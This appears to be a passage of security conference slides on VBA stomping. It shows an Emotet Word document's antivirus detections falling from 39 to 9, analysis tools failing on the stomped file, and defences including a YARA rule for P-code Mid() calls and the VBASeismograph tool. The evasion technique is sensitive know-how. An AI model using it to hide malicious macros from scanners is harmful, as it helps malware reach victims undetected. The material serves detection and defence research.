
Works For All Auto-Run  
Techniques

<https://www.blackhillsinfosec.com/phishing-with-powerpoint/>



# Real World VBA Stomping Example

- June 2018 Emotet Malicious Document
- 39 of 60 Detections



A screenshot of a VirusShare analysis page for a Microsoft Word document (DOC). A yellow arrow points to a box at the top right containing the text "39 engines detected this file". Below this, the file details are shown: SHA-256, File name (C9\_2018\_Payroll.doc), File size (123 KB), and Last analysis (2018-06-20 03:08:59 UTC). A red circle with "39 / 60" indicates the detection count. The main table lists 15 different detection engines, each with its name, the specific threat it detected, the vendor, and a corresponding icon.

Detection	Details	Relations	Behavior	Community
Ad-Aware	⚠ VB:Trojan.Valyria.1847	AegisLab	⚠ Troj.Script.Agent!ic	
AhnLab-V3	⚠ DOC/Downloader	ALYac	⚠ VB:Trojan.Valyria.1847	
Arcabit	⚠ HEUR.VBA.Trojan.e	Avast	⚠ Other:Malware-gen [Trj]	
AVG	⚠ Other:Malware-gen [Trj]	Avira	⚠ W97M/Agent.48873282	
Baidu	⚠ VBA.Trojan-Downloader.Agent.cz	BitDefender	⚠ VB:Trojan.Valyria.1847	
CAT-QuickHeal	⚠ W97M.Emotet.31645	Cyren	⚠ W97M/Agent	
DrWeb	⚠ W97M.DownLoader.2819	Emsisoft	⚠ VB:Trojan.Valyria.1847 (B)	
eScan	⚠ VB:Trojan.Valyria.1847	ESET-NOD32	⚠ VBA/TrojanDownloader.Agent.IUR	
F-Prot	⚠ New or modified W97M/Agent	Fortinet	⚠ VBA/Agent.A7D0!tr.dldr	
GData	⚠ Generic.Trojan.Agent.4Y2TP9	Ikarus	⚠ Trojan-Downloader.VBA.Agent	
K7AntiVirus	⚠ Trojan ( 0053456c1 )	K7GW	⚠ Trojan ( 0053456c1 )	
Kaspersky	⚠ HEUR:Trojan.Script.Agent.gen	MAX	⚠ malware (ai score=97)	
McAfee	⚠ W97M/Downloader.cpy	McAfee-GW-Edition	⚠ BehavesLikeDownloader.cr	

MD5: a81f7899f38328e8ee8a9c7de0839954

# Real World VBA Stomping Example

- VBA Stomped Emotet Document
- 30 fewer detections

woot!

A screenshot of a file analysis interface, likely VirusShare or a similar service. At the top, there's a header with a DOC icon, the number '9 / 59', and a yellow box containing the text '9 engines detected this file' with a yellow arrow pointing to it. Below the header, there are file details: SHA-256 (08343b699a0382cb0d2b30123eafbd7f791ce49dfa8992501a11da89c2c06876), File name (51fe848be945685a1670db65bf697a1695c7807c4883692984db72ef9d5801f4\_bad\_vba), File size (123 KB), and Last analysis (2018-09-07 19:17:33 UTC). A table below shows detection results from various engines:

Detection	Details	Community	
AhnLab-V3	⚠️ DOC/Downloader	Avira	⚠️ W97M/Agent.48873282
Cyren	⚠️ W97M/Agent	F-Prot	⚠️ New or modified W97M/Agent
Ikarus	⚠️ Trojan-Downloader.VBA.Agent	K7AntiVirus	⚠️ Trojan ( 0053456c1 )
K7GW	⚠️ Trojan ( 0053456c1 )	TrendMicro	⚠️ W2KM_POWLOAD.THFAHAAH
TrendMicro-HouseCall	⚠️ W2KM_POWLOAD.THFAHAAH	Ad-Aware	✓ Clean
AegisLab	✓ Clean	ALYac	✓ Clean

MD5:  
e145f811229479bcde5bfd8b56d82



# VBA Stomping Analysis Problems

olevba (<https://www.decalage.info/python/olevba>)

```
victim:~/Projects/bad_word_doc/9_7_2018> olevba 51fe848be945685a1670db65bf697a1695c7807c4883  
olevba 0.53.1 - http://decalage.info/python/oletools  
Flags           Filename  
  
ERROR      Error in _extract_vba  
Traceback (most recent call last):  
  File "/home/sayre/Software/oletools/oletools/olevba.py", line 2867, in extract_macros  
    dir_path, self.relaxed):  
  File "/home/sayre/Software/oletools/oletools/olevba.py", line 1770, in _extract_vba  
    code_data = decompress_stream(code_data)  
  File "/home/sayre/Software/oletools/oletools/olevba.py", line 1214, in decompress_stream  
    raise ValueError('Invalid CompressedChunkSignature in VBA compressed stream')  
ValueError: Invalid CompressedChunkSignature in VBA compressed stream  
OLE:M-S--- 51fe848be945685a1670db65bf697a1695c7807c4883692984db72ef9d5801f4_bad_vba  
  
FILE: 51fe848be945685a1670db65bf697a1695c7807c4883692984db72ef9d5801f4_bad_vba  
Type: OLE  
-----  
VBA MACRO KminClzMiQ.cls  
in file: 51fe848be945685a1670db65bf697a1695c7807c4883692984db72ef9d5801f4_bad_vba - OLE str
```

Error

Garbage

oledump (<https://blog.didierstevens.com/programs/oledump-py/>)



# VBA Stomping Analysis Problems

ViperMonkey

```
mrxvt
Tabs View
victim:~/Projects/bad_word_doc/9_7_2018> vmonkey.py 51fe848be945685a1670db65bf697a16
[REDACTED]
vmonkey 0.07 - https://github.com/decalage2/ViperMonkey
THIS IS WORK IN PROGRESS - Check updates regularly!
Please report any issue at https://github.com/decalage2/ViperMonkey/issues

=====
FILE: 51fe848be945685a1670db65bf697a1695c7807c4883692984db72ef9d5801f4_bad_vba
-----
VBA MACRO KminClzMiQ.cls
in file: 51fe848be945685a1670db65bf697a1695c7807c4883692984db72ef9d5801f4_bad_vba
-----
VBA CODE (with long lines collapsed):
5"
5"
5"
5"
5"
5"
```

go

Garbage

ClamAV sigtool (<http://www.clamav.net/>)

```
mrxvt
2018-> sigtool --vba 51fe848be945685a1670db65bf697a1695c7807c4883692984db72ef9d5801f4_bad_vba
2018->
```

Nothing



# VBA Stomping Defense

- P-Code unchanged by VBA Stomping
- P-Code Disassembler (<https://github.com/bontchev/pcodedmp>)

```
Tabs View  
Processing file: 51fe848be945685a1670  
=====  
dir stream: Macros/VBA/dir  
-----  
dir stream after decompression:  
815 bytes  
dir stream parsed:  
00000000: PROJ_SYSKIND:  
00000000 01 00 00 00  
  
0000000A: PROJ_LCID:  
00000000 09 04 00 00  
  
00000014: PROJ_LCIDINVOKE:  
00000000 09 04 00 00  
  
0000001E: PROJ_CODEPAGE:  
00000000 E4 04  
  
00000026: PROJ_NAME:  
00000000 50 72 6F 6A 65 63 74
```

Original

Stomped

```
Tabs View  
Processing file: 51fe848be945685a1670  
=====  
dir stream: Macros/VBA/dir  
-----  
dir stream after decompression:  
815 bytes  
dir stream parsed:  
00000000: PROJ_SYSKIND:  
00000000 01 00 00 00  
  
0000000A: PROJ_LCID:  
00000000 09 04 00 00  
  
00000014: PROJ_LCIDINVOKE:  
00000000 09 04 00 00  
  
0000001E: PROJ_CODEPAGE:  
00000000 E4 04  
  
00000026: PROJ_NAME:  
00000000 50 72 6F 6A 65 63 74
```



# VBA Stomping Defense

- P-Code Based Signatures
- Detect VBA <-> P-code mismatch
- Sandbox Execution
  - With multiple Office/Windows versions



# P-Code Based Signatures

```
rule pcode_too_many_Mid_calls
{
    meta:
        author = "Kirk Sayre - Walmart Information Security"
        description = "Check for many Mid() calls looking at VB compiled to P-Code."

    strings:
        // Headers of files to look for
        $header_office = { D0 CF 11 E0 }
        $header_xml = "<?xml version=" nocase wide ascii

        // Look for calls like Mid("xxxxxx", 2, 3) or Mid(foo, 2, 3).
        //
        // Disassembled P-Code:
        //
        // 00B6 LitStr 0x0065 "some static string..." (string literal)
        // or
        // 0020 Ld jzziaRT (variable)
        // 00AC LitDI2 0x000F
        // 00AC LitDI2 0x004A
        // 0024 ArgsLd Mid 0x0003
        $mid_call = /((\xB6.{1,100})|(\x20..)).\xA0..\x00\xAC..\x00\x24\x00\xFA\x00\x03/

    condition:
        ($header_office at 0) or $header_xml) and
        (#mid_call > 75)
}
```



# Detect VBA <-> P-code Mismatch

- We do not know of AV tools that do this.
- **VBASeismograph**: We wrote our own open-source tool.
- <https://github.com/kirk-sayre-work/VBASeismograph>
  - Written in Python.
  - MIT License.
  - Detects VBA source code <-> P-code mismatches.



References, blog posts and slides available at:

<https://vbastomp.com>



# Questions?



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Kirk Sayre  
@bigmacjpg



Carrie Roberts  
@OrOneEqualsOne

